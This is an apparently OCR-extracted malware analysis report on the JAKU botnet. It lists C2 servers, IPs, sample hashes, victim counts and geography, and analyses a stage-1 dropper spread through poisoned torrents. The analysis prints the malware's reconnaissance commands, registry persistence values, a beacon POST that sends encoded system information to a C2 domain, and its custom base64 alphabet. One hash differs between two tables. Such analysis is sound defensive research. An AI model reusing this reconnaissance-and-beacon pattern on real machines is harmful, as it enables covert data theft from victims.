
VERSION	FILE CHECKSUM
11	d2f372ace971267c28916ae4cb732aa105fc3b9
12	6b5ca84806966db8a8fc4ab4f84974f140a516a7
22	b305b998d44a319295f66785236735a00996aa36
31	1e1a440ae29d400afa951ed000b4e8010683892f
101	[redacted]
140	407cff590a4492f375dc0e9fb41fd7705a482d03
402	8feb968a996cdbebe27cf7dfafb1a51be15e7a3a

[2] http://globalstudy.bsa.org/2013/malware/study_malware_en.pdf

Total Number of JAKU Victims. Over time, the total number of victims has been seen to fluctuate, as victims come and go. But so, too, do the C2 servers for JAKU. Whole sections of the JAKU victim sets go offline because their C2 server has also disappeared. Because the malware used has hard-coded domain names and not IP addresses, the C2 servers can come back on-line with a new IP address and catch up on their existing victims. Why these servers go offline is not always clear. However, it has certainly been observed on at least one occasion that a JAKU server had been compromised by what appeared to be another threat actor wishing to use the server for credit card fraud. This situation, however, did not continue for more than a few days.



C2 Servers Locations and Victims. The JAKU Command and Control (C2) servers have been identified as being located in Malaysia, Thailand and Singapore:




C2	IP	ASN	VICTIMS
BLACK-SAPHARUS	101.99.68.5	AS45839 PIRADIUS NET	5153
BLUE-MONKEY	43.252.36.195	AS45144 Net Onboard Sdn Bhd - Quality & Reliable Cloud Hosting Provider	3925
BROWN-COOPER	103.13.229.20	AS23884 Proimage Engineering and Communication Co., Ltd.	1184
GREEN-SOUNDFIX	27.254.44.207	AS9891 CS LOXINFO Public Company Limited.	327
GREY-THAI	202.142.223.144	AS7654 Internet Solution & Service Provider Co., Ltd.	3005
ORANGE-HOWL	27.254.96.222	AS9891 CS LOXINFO Public Company Limited.	4204
PINK-COW	27.254.55.23	AS9891 CS LOXINFO Public Company Limited.	2242
RED-RACCOON	[redacted]	[redacted]	17
VIOLET-FOX	27.254.96.223	AS9891 CS LOXINFO Public Company Limited.	1187
YELLOW-BOA	202.150.220.93	AS38001 NewMedia Express Pte Ltd. Singapore Web Hosting Service Provider	3236


C2 Data Sets. The term ‘Data Sets’ is a reference to the JAKU Command and Control (C2) data held in the SQLite databases by each of the active C2 servers. Each IP address identified has a separate Data Set of victims. The following datasets have been identified, observed and analysed.

NICKNAME	KNOWN SAMPLE SHA1 (VERSION)	HARD-CODED C2 NAMEs
BLACK-SAPHARUS	b305b998d44a319295f66785236735a00996aa36 (22)	winchk.bbsindex.com browny.ddns.net sweetbrowny.mooo.com cometome.yourtrap.com
BLUE-MONKEY	*UNKNOWN*	*UNKNOWN*
BROWN-COOPER	*UNKNOWN*	bbsbox.strangled.net minicooper.strangled.net
GREEN-SOUNDFIX	5d2f372ace971267c28916ae4cb732aa105fc3b9 (11) 6b5ca84806966db8a8fc4ab4f84974f140a516a7 (12)	torrent.gotgeeks.com torrentfiles.ddns.net movieadd.mooo.com torrent3.bbsindex.com torrent.gotgeeks.com torrentfiles.ddns.net movieadd.mooo.com torrent3.bbsindex.com
ORANGE-HOWL	8feb968a996cdbebe27cf7dfafb1a51be15e7a3a (402)	file2.strangled.net blog3.serveblog.net torent.dnsd.info dns53.ignorelist.com www.bbsupdates.comxa.com
VIOLET-FOX	*UNKNOWN*	*UNKNOWN*
GREY-THAI	407cff590a4492f375dc0e9fb41fd7705a482d03 (140)	torrent.dtdns.net decrypt.dnsd.info decrypt.info.tm torrent.serveblog.net decrypt.effers.com
YELLOW-BOA	1e1a440ae29d400afa951ed000b4e8010683892f (31)	boardchk.strangled.net minicooper.ddns.com minicooper.chickenkiller.com cutemini.sexidude.com
RED-RACCOON	[redacted]	[redacted]
PINK-COW	*UNKNOWN*	*UNKNOWN*


Total Number of JAKU Victims per C2 Server. Far more complex figures appear when the number of victims are clustered into their Command and Control (C2) servers and monitored over time. Gaps, such as those illustrated by SAPHARUS, are due to infrastructure problems and servers going offline. Others, such as the YELLOW-BOA disappearance, are far more complex and are possibly due to servers having a take-down notice applied to them by law enforcement.




Mapping Victim Locations. By using IP to geo-location database services, it’s possible to plot the location of the JAKU victim machines:




Americas and European Coverage. North America and Europe feature significant coverage, but South America and Africa only have limited coverage:



Korean and Japanese Coverage. The predominance of JAKU victim machines being located in South Korea and Japan is clearly illustrated:



Russian Coverage




STATIC AND BEHAVIOURAL ANALYSIS

MALWARE STAGE 1 – POISONED BIT TORRENT

Name	Services.exe
Origin	Dropped by SoundFix.exe (from poisoned movie and TV torrents)
C2 Server	SOUNDFIX
Version	11

Stage 1 Behaviour. Check HKCU\CLSID for a default value entry that contains a GUID. This entry is only present if the malware has already generated and added it to the registry. On first run, this registry value will not be present. If the value already existed, it uses the existing GUID. Otherwise, if HKCU\CLSID does not exist, it generates a new, unique GUID using the CoCreateGUID Windows API. This is then saved under HKCU\CLSID under the (default) value:



Name	Type	Data
(Default)	REG_SZ	{7268EAD5-FBAF-4A8C-855D-2EE27C68E3E6}
System	REG_DWORD	0x0000000b (11)
WindowsUpdate	REG_DWORD	0x566aafc1 (1449832385)

Windows Update. As shown in the picture above, the sample also creates two other registry values under the CLSID key. The first one, "System", holds the sample's version number; and the second one, "WindowsUpdate", contains the current system time.

Reconnaissance. The sample executes the following commands in order:

```
date /t
time /t
systeminfo
tasklist
dir"c:\Program Files\"
dir"c:\Program Files (x86)\"
netstat -na
arp -a
dir "%s"
dir "%s"
```

Where "%s" is the directory of both the directory of the user's bookmarks (favourites) and then the directory of the recently opened documents.

Calling Home. The sample then beacons to its C2 server, including sending the version number, private IP address, GUID and also the encoded system information if the previous registry entries did not already exist. If the registry entries existed already, then only the sample's version number, the GUID and the private IP address are sent. An example of this communication including the system information (*&if=*) can be seen below:

```
POST http://movieadd.mooo.com/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0
Host: movieadd.mooo.com
Content-Length: 15442
Connection: Keep-Alive
Pragma: no-cache

uid={22CFF683-D866-48AE-9792-073002A23557}&v=11&pi=16843009,&if=
upOt@M0b5yPI#9vkUpgm2YAgUMLe5dLa@dOoUduaUMPlzCbk@Cv3UcAB#9En@9za@x5ezsA0@cAgUMLa5pBt5YAnUlAn#xRHz
yvwzyPmzCBcUMPnzy5w4dJkUd4aTxfaLMA3#p3bUYA0Ue@34Mvk@pBnTxOt4lAnTCPtzCPJ#x3Izyvj@sAn@xBJzCBnFcAI#x
0m29EQ@xEk#xRkUe@34Mvk@pBnTxOt4nAdUM0V@9AwTxgn2dEwUsfazBAI@xBm@sAkUdEI5xv3zyvj@sAMUM0Wz80BuLv9sLg
8Ko4aUpfa5Cb3zyEo#dk3#MuaUC3t@sXi2sW=
```

The system information is encoded with base64 using the custom alphabet:

```
XAY78BCyz012DEFSuvsKLPx9#@TU456ZabcVW3dejkGHIJtwQRlmnopMfghiNOqr
```

